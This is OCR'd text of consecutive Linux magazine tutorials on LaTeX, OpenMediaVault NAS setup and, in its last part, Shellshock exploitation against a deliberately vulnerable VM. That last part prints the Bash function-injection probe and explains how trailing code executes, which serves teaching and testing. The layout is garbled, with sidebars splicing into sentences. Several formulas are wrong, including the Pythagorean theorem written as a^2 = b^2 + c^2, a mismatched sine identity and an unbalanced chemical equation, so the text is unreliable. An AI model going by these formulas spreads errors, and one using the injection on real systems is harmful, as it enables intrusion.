If you typed everything correctly, you'll get a **hello.dvi** file that you can view with *Evince* (Gnome/Unity), *Okular* (KDE) or *xdvi* (comes with *TeX Live*). To convert DVI to PDF or PostScript, use the **dvipdf** or **dvips** commands, respectively. If you use a dedicated *TeX* editor like *Texmaker*, these steps will be performed automatically when you build the document.

Some more words

This was of course a very basic example. To let *Latex* show its powers, something more sophisticated is needed, like this (this goes into the 'document' environment from the example above):

```
\maketitle
```

The relationship between mass and energy, $E = mc^2$, is widely known and even appears in commercials.

The Pythagorean theorem states that for a, b, and c being sides of a right triangle:

$$a^2 = b^2 + c^2 \tag{1}$$

Some unnumbered equations:

$$\sum_{n=1}^{\infty} \frac{1}{n^2} = \frac{\pi^2}{6}$$

$$\sin^2(\phi) + \cos^2(\phi) = 1$$

$$\sin(2\alpha) = 2\sin\left(\frac{\alpha}{2}\right)\cos\left(\frac{\alpha}{2}\right)$$

$$(\vec{x}, \vec{y}) = |\vec{x}|\,|\vec{y}|\cos\alpha$$

Latex formulas can be embedded in paragraph text or come on their own.

```
\section{First section}\label{sec}
This is the first paragraph of Sect.~\ref{sec}, which is on p.~\
pageref{sec} in our document. For more information, see \
ref{subsec}.
\subsection{Subsection}\label{subsec}
This is a subsection that ought to contain more information, but
really it has none.
```

The **\maketitle** command just renders a title set previously in the preamble. Paragraphs are separated with a blank line. The **\subsection** command creates a subsection header, and again, *Latex* chooses the exact font size, typeface etc automatically (as per document class). The tilde character inserts a non-breaking space, so references will always stay on the same line with **Sect.** and **p.** (it's a recommended practice).

What's new here is the **\label{}** command. You can think of it as a way to give a place in the text a meaningful name (stubs like **sec** shouldn't appear in real world documents). Later, you can include a reference to the label with either the **\ref{}** or **\pageref{}** commands. The first one references a section (or equation, or figure, or something else) by number, like '1' or '1.1'. A neat thing is that *Latex* does the enumeration automatically, so if you put another subsubsection before the **subsec** label, the cross-references will stay correct (although the **latex** command might ask you to run itself twice to update references, otherwise they will appear in the text as **??**). **\pageref** puts a reference to the page where the

Latex vs your favourite text suite

Latex is a great tool, but as with everything it has its pros and cons. They are quite subjective and depend on how skilled a *Latex* user you are – I know several people using *Latex* for all their documents with no trouble. Nevertheless, here is a quick side-by-side comparison:

Consider *Latex* for:

- Scientific texts, like papers or thesis.
- Texts with many formulas and cross-references.
- Texts that must adhere to strict formatting rules.


Better try something else for:

- Small texts with simple formatting (use *Writer*).
- Texts with artistic irregular structure, like in LV (*Scribus*).
- Interactive presentations or spreadsheets (*Impress*/*Calc*).

To neutralize an acid, add some alkali to get salt and water:

$$2\,KOH + H_2SO_4 \longrightarrow K_2SO_4\downarrow + H_2O$$

Benzene (C_6H_6) looks like this:



If you are a chemist, *Latex* is here to help you make benzene look even cooler. Benzene's structure was discovered after Friedrich Kekulé had a crazy dream in front of the fire.

label resides, and again *Latex* does all the bookkeeping for you.

Do simple math

Formulas in *Latex* come in two flavours: text and displayed. The former are rendered inline; the latter are printed separately from the main text:

```
The relationship between mass and energy, $E=mc^2$, is widely known and even appears in commercials.

The Pythagorean theorem states that for $a$, $b$, and $c$ being sides of a right triangle:

\begin{equation}
a^2 = b^2 + c^2
\end{equation}
```

Latex enumerates displayed formulas automatically (see the image on page 87). If you don't need this, use the **equation*** environment (defined in the **amsmath** package) instead of **equation**.

If you ever created formulas in *OpenOffice.org/LibreOffice Math*, *Latex* will feel a bit familiar to you. A circumflex (**^**) denotes a superscript, and underscore is used for subscripts. If they span more than one character, use curly brackets (this is the rule for many other formatting commands in *Latex* as well): **$a^xa^y=a^{x+y}$**. Fractions are created with **\frac{nominator}{denominator}**. They don't usually look good in word processor documents, but *Latex* does a great job of aligning them properly.

Of course, you're free to write more complex math, like series summation or integrals:

```
\sum\limits_{n=1}^{\infty}{\frac{1}{n^2}}=\frac{\pi^2}{6}
```

This example combines all of the concepts we've already discussed, and introduces some new ones. First, there's the **\limits** command to put summation limits at conventional positions (above and below the summation sign, not in the upper-right and lower-right corners, as **_** and **^** do alone). Then, it has the **\infty** command to render the infinity symbol, and finally **\pi** for a Greek letter 'pi'. If you need a capital 'pi', use the **\Pi** command, and **\Delta** produces the well known triangle-like letter. Yes, it's that simple.

Latex renders most mathematical functions you know about (and maybe some you aren't even aware of). The respective commands are named after the functions, and you only need to prepend a slash, like this:

```
\sin^2(\phi)+\cos^2(\phi)=1
```

Plain parentheses don't adjust their sizes to match arguments. To produce scaling parentheses, use the **\left(** and **\right)** commands like so:

```
\sin\left(\alpha\right)=2\sin\left(\frac{\alpha}{2}\right)\cos\left(\frac{\alpha}{2}\right)
```

\left and **\right** also work for brackets and curly braces. *Latex* is smart enough to match **\left**s to **\right**s, and will issue a compilation error if you missed anything:

```
LaTeX2e <2011/06/27>
Babel <3.9h> and hyphenation patterns for 2 languages loaded.
...
! Missing \right. inserted.
<inserted text>
                \right .
```

Finally, *Latex* can easily add all sorts of decoration you may need for your math texts, like arrows (for vectors) or hats (for matrices and operators). Consider the following:

```
\left(\vec x,\vec y\right)=\left|\vec x\right|\left|\vec y\right|\cos\alpha
```

Note that for single-letter arguments, like **x** and **y** above, you can omit curly brackets. Also keep in mind that accents don't scale (try **\vec{x+y}**), as it wouldn't make much sense (mathematically).

And even fine arts

At this point you may start thinking that *Latex* is cool but of a little use to you, as you don't write math. While this might be true, *Latex* has something to offer for those form other branches of science as well.

Let's take chemistry. I'm not very good in it, but I was able to recall that alkalis neutralise (otherwise quite dangerous) acids. For sulphuric acid,

Where do I get Tex?

The easiest way to obtain software (*Tex* included) in Linux is to use packages from your distribution repositories. These usually contain everything you need to build a basic *Tex* system and many popular extensions from CTAN, only a mouse click away. Depending on which Linux flavour you use, they can be cutting-edge or quite outdated. In Ubuntu, these packages names start with **texlive-**. The **texlive-base** command installs a bare minimum, while **texlive** provides a decent selection of the *Tex Live* packages.

If your distribution packages miss something crucial for you, install latest *Tex Live* by yourself and use tlmgr utility to get any package you need from CTAN. You'll miss automated updates from your Linux vendor, so be prepared. If you only need a single specific package from CTAN, you can also install it in the prepackaged *Tex Live* manually, following instructions in the package manual. However, this is the last resort, so better stick to the completely prebuilt (simpler) or 'vanilla' variant.

If you get stuck, remember that **StackOverflow.com** has a complete sister site dedicated to *Tex*: **http://tex.stackexchange.com**.

Latex inside

This tutorial showed how to use *Latex* on its own. However, *Latex* also empowers several well-known software suits.

First, there is *Lyx* (**www.lyx.org**) – a visual graphical WYSIWYM (What You See Is What You Mean) document processor that matches *Writer*'s intuitiveness to *Latex*'s abilities. *Lyx* is not *Latex*, but is a good alternative with a flat learning curve.

LilyPond (**www.lilypond.org**) is non-visual, more *Latex*-like system for music engraving. If the **abc** package seems limited, you should probably give *LilyPond* a try. For easier editing, look at *Frescobaldi* (**www.frescobaldi.org**).

neutralisation can be represented by the reaction on show above-left.

To reproduce the equation from that figure, try this:

```
\documentclass{article}
\usepackage[version=3]{mhchem}
\begin{document}
\ce{2KOH + H2SO4 -> K2SO4 v + H_2O}
\end{document}
```

The key is the **mhchem** package (from **texlive-science**) that I included on the second line. Chemical species and equations are passed as **\ce{}** command arguments. Indices are subscripted (or superscripted) automatically, and you can put whatever sorts of arrows you need.


Another thing you often see in chemical texts is structural formulae. You can draw them in specialised software, but with *Latex*, it is easy to include such diagrams directly in text, like this:

```
\documentclass{article}
\usepackage{chemfig}
\begin{document}
\chemfig{C*6(-C(-[6]H)=C(-[7]H)-C(-[1]H)=C(-[2]H)-C(-[3]H)=)
(-[5]H)}
\end{document}
```

This time, I used the **chemfig** *Latex* package (which comes in **texlive-pictures**) to render a benzene molecule (**\ce{C6H6}**). The **C*6** part means we are drawing a hexagon (six sides), and **C** is its first vertex. The first pair of parentheses contain the hexagon's sides (hyphens mean single bond and equals symbols mean double bonds) and remaining vertices (carbon atoms marked as **C**). The inner parentheses (and the last ones) are for branches (hydrogen atoms). Numbers in brackets set a branch direction (in 45 degree units, counter-clockwise). Note that DVI displays the diagram wrong, and to preview the results, you'll need to convert the output to PostScript or PDF first, or use the **pdflatex** command to produces a PDF directly:

```
pdflatex benzene.tex
evince benzene.pdf
```

If you are not into sciences, but into arts, *Latex* can also prove itself useful. For example, you can use it to print music sheets. There is a specialised *Tex*-based software called *LilyPond* built just for these purposes (see the sidebar), but pure *Latex* will fit the bill as well. Packages like **musixtex** or **abc** (found in **texlive-music**) can be used to enrich your texts with some tunes:



Barely understandable for those like me, but it looks good nevertheless.

```
\documentclass{article}
\usepackage{abc}
\begin{document}
You can include notes into your \LaTeX{} documents as well:
% ABC notation is used here, see http://en.wikipedia.org/wiki/
ABC_notation
\begin{abc}
X:1
T:London Bridge Is Falling Down
M:2/4
L:1/8
K:D
A>B AG|FGA2|EFG2|FGA2|
A>B AG|FGA2|E2A2|FDD2|
\end{abc}
\end{document}
```

For this to compile, you'll need to install the **abcm2ps** tool with your package manager. Then, pass the **--shell-escape** option to the **latex** or **pdflatex** command:

```
pdflatex --shell-escape london_bridge.tex
```

As with **chemfig**, the notes aren't directly viewable in DVI.

Follow your route

Here we come to an end of our brief excursion into the *Latex* world. I hope you agree now that *Latex* isn't a scary beast from the pre-PC era, and can save you time and effort even 30 years after its initial introduction. And you've probably already guessed that we merely scratched the surface in this tutorial. With *Latex*, you can do many other things we haven't even mentioned: generate tables of contents and insert figures (with automatic enumeration and references, of course), prepare nice PDF presentations with the **beamer** package, maintain a bibliography, and much more.

There are books written on *Latex*, and there's so much more that it can do. If you do anything with text, you may well have found your new favourite tool.

Dr Valentine Sinitsyn has committer rights in KDE but prefers to spend his time mastering virtualisation and doing clever things with Python.

LINUX VOICE TUTORIAL

OPENMEDIAVAULT: NAS FOR EVERYONE

MAYANK SHARMA

A former FreeNAS developer brings the power of the popular FreeBSD-based NAS solution closer home to Debian.

WHY DO THIS?

- Access data from any computer on the network.
- Fuse life into a dated computer that has lots of storage but low processing power.
- Create data redundancy for important data by easily setting up a RAID array.

Despite being open source software, the most-popular NAS solution, FreeNAS, is at best only a cousin of the Linux operating system. It's based on FreeBSD, uses the ZFS filesystem, and is more suitable for large-scale enterprise-wide deployments than the sort of home projects beloved of Linux users. If you're a Linux user looking for a simple but effective tool for housing and managing data, the Debian-based OpenMediaVault (OMV) is a better bet.

OMV is developed by a former FreeNAS developer, and is designed to cater to the average home office user. Unlike other solutions, OMV is straightforward to roll out and simple to manage. Its browser-based user interface is also more suitable for non-technical users. You can connect to it via all the popular services, such as SSH, SMB/CIFS, FTP, rsync, etc. The distro is modular and can be extended with a variety of official and third-party plugins. For instance, you can turn the NAS into a torrent client to download data directly into the NAS storage or use it to stream stored music.

OMV has recently hit version 1.0 and is available as an installable 361 MB ISO image. The distro doesn't have exotic hardware requirements, and you can install it on an old unused computer with just 1GB of RAM. If you have multiple hard disks, you can ask OMV to organise the disks into a RAID array.

You can burn the downloaded OMV image on to an optical disc or transfer it onto a USB drive with the **dd** command. First, plug in a USB drive and find out its location by running the **fdisk -l** command as the root user. The command lists all the connected devices and the partitions inside them. Identify the plugged-in USB disk from the list and make note of its device name, such as **/dev/sdb**. Now assuming your USB disk is **/dev/sdb** and the OMV image is under your home directory, the command **dd if=~/openmediavault_1.0.20_amd64.iso of=/dev/sdb bs=4096** will transfer it on to the USB disk. You can then use this media to install OMV on to a hard disk. OMV needs a 2 GB hard disk for installation. But remember that you can't store data on this drive. So even if you install OMV on a 20 GB,disk you'll not be able to use it to keep data. If you can't find a 2 GB hard disk, the OMV website suggests using a CF Card or a USB drive for installing OMV. However, if you use removable for the OMV installation, make sure it's got static wear levelling so the constant filesystem access doesn't have an adverse effect on its lifespan.

You can also install OMV on a Raspberry Pi, and one of the features of the 1.0 release is better performance on this resource-strapped device.

Web interface

Installing OMV is pretty straightforward. The setup wizard will prompt you for the keyboard layout and the language. You'll then be asked to choose a hostname and the domain name for the NAS device. The hostname helps identify this computer on your network. Unless you're familiar with the settings of your network, it's best to go with the default values. Once you've configured the network, you need to specify a password for the NAS administrator. This is the password for the root user on the OMV installation. Do not confuse this root user with the admin user that you will use for logging into the web-based interface to manage the NAS device.

Next up is the partitioning step, which isn't as involved as it is in a typical Linux distro installation. That's because OMV is designed to take over the entire disk. In fact, if you have just one disk attached to the computer, the installation wizard will automatically copy files into it. But if you have multiple disks attached, which is more likely, the wizard will show you a menu and ask you to select the disk on which you wish to install OMV. It'll display the size of the disks along with their mountpoints, so make sure you select the smallest one listed.

Once it's done copying the files, the wizard will ask you to select the closest Debian mirror from a list. This is required, since OMV is based on Debian and it needs to regularly fetch updates from the Debian repository to make sure your OMV install is in prime condition.

That takes care of the installation. You can now remove the installation medium and restart the computer. It'll boot into the OMV installation and drop you to the login shell, but you don't need to log in here. OMV will also display the IP address of this machine. Enter this address inside a web browser on any computer on the network to access OMV's web interface, from which you can manage all aspects of OMV remotely. So once you're done installing it, you can disconnect the monitor and keyboard and run this computer as a headless NAS server.

The default login credentials for the web interface are **admin:openmediavault**. After logging in, the first order of business should be to change these default credentials. In the navigation menu on the left, head to System > General Settings. Now switch to the Web Administrator Password tab, enter the new password in the appropriate textboxes and click on the Save button to update the password for the admin user.

The navigation panel on the side of the screen is divided into several sections. The System menu enables you to configure several aspects of the NAS server, such as the web admin's password, the server's date and time, set up scheduled jobs, enable plugins (see box) and keep the system updated.


Configure storage

Next up in the navigation panel is the Storage section. As previously mentioned, you can use OMV to manage multiple physical disks individually or tie them into a RAID device that uses the different disks for added fault tolerance. While it defaults to RAID 5, OMV supports all the popular RAID levels.

If you aren't familiar with RAID, here's a quick lowdown. RAID has multiple levels, and each RAID level has a different purpose, which also dictates its disk requirements. For example, to create a RAID 1 that mirrors data across drives, you need a minimum of two disks. However, RAID 5 needs a minimum of three drives and distributes the data across the disks so that no data is lost even after the failure of a drive.

To view all the disks attached to the OMV NAS computer, head to Storage > Physical Disks. If you plan to use them individually and not as a RAID, you must format the disks from this page, which will erase them and also create a partition table. Select the drive and click the Wipe button. OMV can erase the disk securely or quickly. The former is slower but ensures that data recovery tools won't be able to carve data from the drive. Use this method when you need to remove a drive. The quick delete method is sufficient when adding a new drive to the OMV server. If you hotplugged your drive and it isn't listed, use the Scan button to ask OMV to look for new disks. After you've erased a drive, head to Storage > File Systems to create a filesystem on the drive.

However, if you wish to arrange the disks into a RAID device, head to Storage > RAID Management and click the Create button. In the dialog box that pops up, select the devices you want to use in the RAID as well as the RAID level. Then enter the name you wish to use for the RAID device in the space provided and click the Save button. If you don't have the minimum number of disks required for the selected RAID level, OMV will not allow you to proceed. It will also display the minimum number of disks in a tooltip.



To keep OMV updated, head to System > Update Manager. Select all the updates listed here and click the Install button to download them from OMV's online repositories.

After you've created a RAID, OMV will ask you to wait until the RAID has been initialised before you proceed to the next step and create a filesystem. You'll also get a notification to save the changes in order for them to take effect. In fact, you'll get this notification every time you make configuration changes to OMV. The RAID Management page will now list the newly created RAID device. Keep a close eye on the State column for this device, as you'll only be able to proceed once it's done syncing the device.

To use the physical disks or the RAID array you need to create a filesystem. Head to Storage > Filesystems and click on the Create button. In the dialog box that pops up, select the device you want to format using the pull-down menu, which will list individual drives that you have wiped as well as any RAID devices. By default the drives are formatted as EXT4 but you can select a different filesystem using the pull-down menu. Besides EXT4, OMV supports the EXT3, XFS and JFS filesystems.


> **"To create a RAID 1 that mirrors data across drives, you need a minimum of two disks."**

After selecting the storage device and its filesystem, enter a name for the volume in the space provided and click the Save button. If you are using multiple physical disks individually and not as a RAID device, remember to create a filesystem on each of the disks.

After the filesystem has been created, and the disk has been initialised, press the Mount button to bring the disk online.

Regulate data access

Before you can store data on the NAS device, you'll have to create one or more users. Head to Access Right Management > User. The Add button on this page is a pull-down menu that lets you either add



The Diagnostics tab enables you to monitor the state of the OMV NAS server in great detail.

individual users or import a bunch of users by adding them in the specified format. When adding an individual user you can also add them to an existing group. By default all users are added to the Users Group. You also get an option to prevent a user from making changes to their own account.

If you wish users to have their own home directories in the OMV server, switch to the Settings tab and mark the checkbox to enable the home directory for the user. You'll also have to specify the location for the home directory by selecting an existing shared folder on the NAS server or creating a new one.

Next you'll have to add a shared folder. Depending on how you plan to use the NAS, and whether it'll be used by a single individual or by multiple users, you can create one or more folders with varying user permissions to meet your requirements.

To add a folder, head to Access Rights Management > Shared Folders and click the Add button. In the dialog box that pops up, select the volume in which you wish to create the folder from the pull-down list. Then give the shared folder a name, such as Files, and enter the path of the folder you wish to share, such as **file/**. Since this is a newly formatted disk, OMV will automatically create the folder you specify here. You can also optionally add a comment to describe the type of content the folder will hold.

Play close attention to the Permissions setting. By default, OMV will only allow the administrator and any users you've added to read and write data to this folder, while others can only read its contents. This is a pretty safe default for most installations, but you can select a more restrictive or a more liberal permission setting from the pull-down list.

Even if you select the default Permissions setting when creating folders, which lets all users read and write data to the folder, you can fine-tune the access permissions and disable certain users from accessing or modifying the contents of a particular folder. For this, after adding a user, head to the Shared Folders section, select the folder that you want to control access to and click the Privileges button. This will open a window with a list of all the users you've added, along with checkboxes for controlling their access to that folder.

Enable shares

With the users and shared folders set, you're now ready to share the NAS storage with your network. The only thing left to do is enable a network service that users will use to access the shared folders on the NAS. OMV supports various popular protocols and services, including NFS, SMB/CIFS, FTP, TFTP, SSH, rsync and more.

We'll use the SMB protocol popularly known as Samba, as it's supported by all popular operating systems and even works across devices. To share folders via Samba you'll first have to enable the service in OMV. Head to Servers > SMB/CIFS and in the General settings section under the Settings tab toggle the Enable checkbox. The other settings in the page are optional. When you're done, click the Save button to save the changes.

Next, you'll have to add the shared folders as Samba shares. To do this, switch to the Shares tab and click the Add button. In the window that pops up, select a shared folder from the pull-down list or click on the green + button to create a new one. You'll also have to give the folder a name, which will identify the folder on the network.

When adding a Samba folder, OMV will make sure it follows the permissions defined when you created the


Extend OMV

In addition to the core functionality you can teach OMV new tricks via official and third-party plugins. Head to System > Plugins to browse the list of 11 officially supported plugins, which are included with the base install but not enabled by default.

One interesting plugin is the **forked-daapd** plugin, which will let you stream the music stored on your NAS device to other computers on the network. To use it, select it from the list of plugins and click the Install button. This will fetch the plugin from OMV's online repositories. After the plugin has been installed, you'll now notice a new entry under the Services section called iTunes/DAAP.

Before you can use it, you'll need to configure the service by pointing it to the shared folder on the NAS that contains the music files. To listen to music over the network, use a player that automatically picks up and tunes into DAAP streams, such as *Rhythmbox*, *Amarok*, *Banshee*, *Kodi*, etc. You can also pick up the stream on an Android device using the DAAP Media Player app.

In addition to the official plugins, you also have access to a variety of third-party plugins made by the **omv-extras.org** project. To install these plugins, SSH into the OMV machine and download the repository package with **wget http://omv-extras.org/debian/pool/main/o/openmediavault-omvextrasorg/openmediavault-omvextrasorg_1.0.7_all.deb**. Once downloaded you can install it with **dpkg -i openmediavault-omvextrasorg_1.0.7_all.deb**. Now log into the web interface, and the third-party plugins will be listed under the System > Plugins section.



The **OMV-Extras** plugin repository also adds an OMV-Extras.org entry under the System section, from which you can install plugins that haven't been tested yet.

shared folder in the NAS. By default the folders are not Public, but if you wish to make the folder accessible to everyone, select the Guests allowed option from the Public pull-down menu. Also, if you select the Set Read Only checkbox, OMV will ensure that no user can modify the contents of the folder.

One Samba setting that might save you in the future is the Recycle Bin. It's not enabled by default, so when a user deletes a file it's zapped from the NAS permanently. When the Recycle Bin setting is enabled the deleted file will be moved into a virtual Recycle Bin inside the shared folder. Additionally, you can specify the time that needs to elapse before files are permanently deleted from the share. If you have multiple shared folders you'll have to add them as separate Samba shares. Save the configuration when you've added them all to restart the Samba service.

That's all there's to it!. You should now be able to access all the shared folders you've created on the NAS device from any computer on the network, irrespective of whether they reside on an individual disk or a RAID array. You can either use your file manager's built-in Network feature to access the network shares or enter the IP address of the NAS device in the location area, such as: **smb://192.168.2.101**. You'll be prompted for a username and password before you can access the folders, unless of course you have marked them as public when adding them via Samba. Enter the credentials of the user that has the appropriate permission to access the folder. Once verified, OMV will mount the shared folder. You can now upload files into the shared folder or delete them, if you have the permission, just like in a regular folder.

Enable other services

While Samba is a wonderful protocol to access the NAS server, there are a couple of other services you should enable to make better use of your NAS server. One of the first services you should enable is the SSH service. Once it's enabled, you can remotely log in to your OMV installation and manage it from the command line. Head to Services > SSH and click the Enable checkbox followed by the Save button. If there is a new release available, you can use the **omv-release-upgrade** command to switch to the new version.

If you wish to use the NAS as the target location for storing backups, you should enable the FTP service as well. Almost every backup solution will let you save backups to a remote location via FTP.

To enable the FTP service, head to Services > FTP. The default FTP settings should work for most users, so you can safely select the Enable checkbox to activate the service. Now switch to the Shares tab and click on the Add button to add a shared folder for storing backups. Here you can pick an existing folder from the list of shared folders on the NAS device or add a new one by clicking on the + icon.

One thing you have to ensure is that your user has read/write permissions on this folder. To check or change a newly created shared folder's permissions, head to Access Rights Management > Shared Folders. Highlight the folder and click on the Privileges button to configure the permission for individual users. Once you've done all this you only need to configure your backup app to point to the NAS device. Depending on the backup app's permission you'll be prompted for the login credentials of the user that has access to the backup folder.

Open Media Vault is a wonderfully versatile NAS solution that's just hit the psychologically important 1.0 version. It's got the right amount of features to be of use to a wide variety of users yet isn't too complicated and cumbersome to setup and administer. Give it a go – it's a world beater.

Mayank Sharma has been tinkering with Linux since the 90s and contributes to a variety of technical publications on both sides of the pond.

LINUX VOICE TUTORIAL

SHELLSHOCK: BREAKING INTO BASH

BEN EVERARD

Hack into a server using the latest Bash exploit, see how it works, and congratulate yourself that you've updated – haven't you?...

WHY DO THIS?

- Discover how the most dangerous vulnerability of 2014 works.
- Protect your machines from Shellshock.
- Run your first penetration test and learn how hackers break into servers.

On Thursday 25 September, we awoke to news of a dangerous vulnerability in *Bash* affecting almost all Linux systems. It has already acquired the nickname Shellshock. The news had been released during the day in America while we were out of the office, and was already several hours old by the time we heard it on Friday morning. A patch had been released, so all we had to do was log into our servers and run **yum update bash** to secure our systems. Later on that day, our server's logs were full of people trying to exploit this bug – but what was it, why was it so dangerous, and how did a vulnerability in a shell lead to servers being compromised?

We're going to answer these questions by taking a look at a virtual machine that we've created to be vulnerable to this particular exploit. You can download it from **www.linuxvoice.com/shellshock**. It's an OVA file, so you can import it straight into *VirtualBox*.


The virtual machine should be imported with a host-only network, which means that it's only accessible from the machine *VirtualBox* is running on. However, for this to work, you'll need to set up a host-only network if one doesn't already exist. Go to File > Preferences > Network > Host-Only Network, and if there's no entry in the list, click on the + icon to create one. Then press OK. The virtual machine is currently set to use 2GB of RAM. If you have less than 4GB on your machine, it's probably worth reducing this until it's about half of the amount of RAM in the system.

With this set up, boot the machine, and it should log you into an Ubuntu Unity session (the username/password is **ben**/**password**, but you shouldn't need this). You can check that the machine is vulnerable to Shellshock by opening a terminal (click on the Ubuntu logo, type **terminal**, then click on the icon) and entering the following:

```
env x="() { :;}; echo 'vulnerable'" /bin/bash -c "echo test"
```

You can also try this on your local machine to make sure it's properly secure. If your machine is vulnerable, you should see the following output:

All our Linux machines were vulnerable to Shellshock, but patching them was easy.




```
vulnerable
test
```

If you get this output on a system other than our vulnerable virtual machine, you should update *Bash* using your package manager. If your machine isn't vulnerable, you should see something like this:

```
/bin/bash: warning: x: ignoring function definition attempt
/bin/bash: error importing function definition for `x'
test
```

Let's first take a look at what this attack does. *Bash*, like most Unix shells, lets you create variables and export them to the environment. These environmental variables are a bit like global variables in programming languages, because you can access them from any code running in the shell. If you spawn another shell from your current one, these environmental variables are included there as well.

How it works

You can see all the environmental variables in a particular shell with the command **env**. Most (or possibly all) of these will be text strings containing data about the particular configuration. However, it's also possible to create environmental variables that contain functions.

These functions are then available to everything running in the shell. The crux of the Shellshock bug is that if an environmental variable contains the text for a function and also some code after the end of the function, that code after the function will be executed when a new shell is created. The exploit code above contains three parts:

```
env x=
```

The first part uses **env** to create a modified environment, then in this new environment create the variable **x** and sets it to the variable contained in the second part

The next part is itself in two parts.

```
"() { :;}; echo 'vulnerable'"
```

The funny sequence of symbols at the start – **() { :;};** – is just an empty function with no name. It doesn't do anything, but it's there to make *Bash* recognise that the particular bit of code as a function. The second part – **echo 'vulnerable'** – comes after the function finishes. This is what's executed when a new shell is spawned. The final part simply spawns a new shell in the modified environment (it's the second parameter to the **env** command):

```
/bin/bash -c "echo test"
```

The above is the standard code for checking for Shellshock, because it won't leave anything awkward in the environment after you've run it; but it uses **env**, which is a slightly unusual command. Many people will find the below way of exploiting Shellshock a little more familiar:

```
export x="() { :;}; echo 'vulnerable'"
bash -c "echo 'test'"
```

You should find that the first command doesn't output anything, but the second gives the same output as above. It works in the same way.

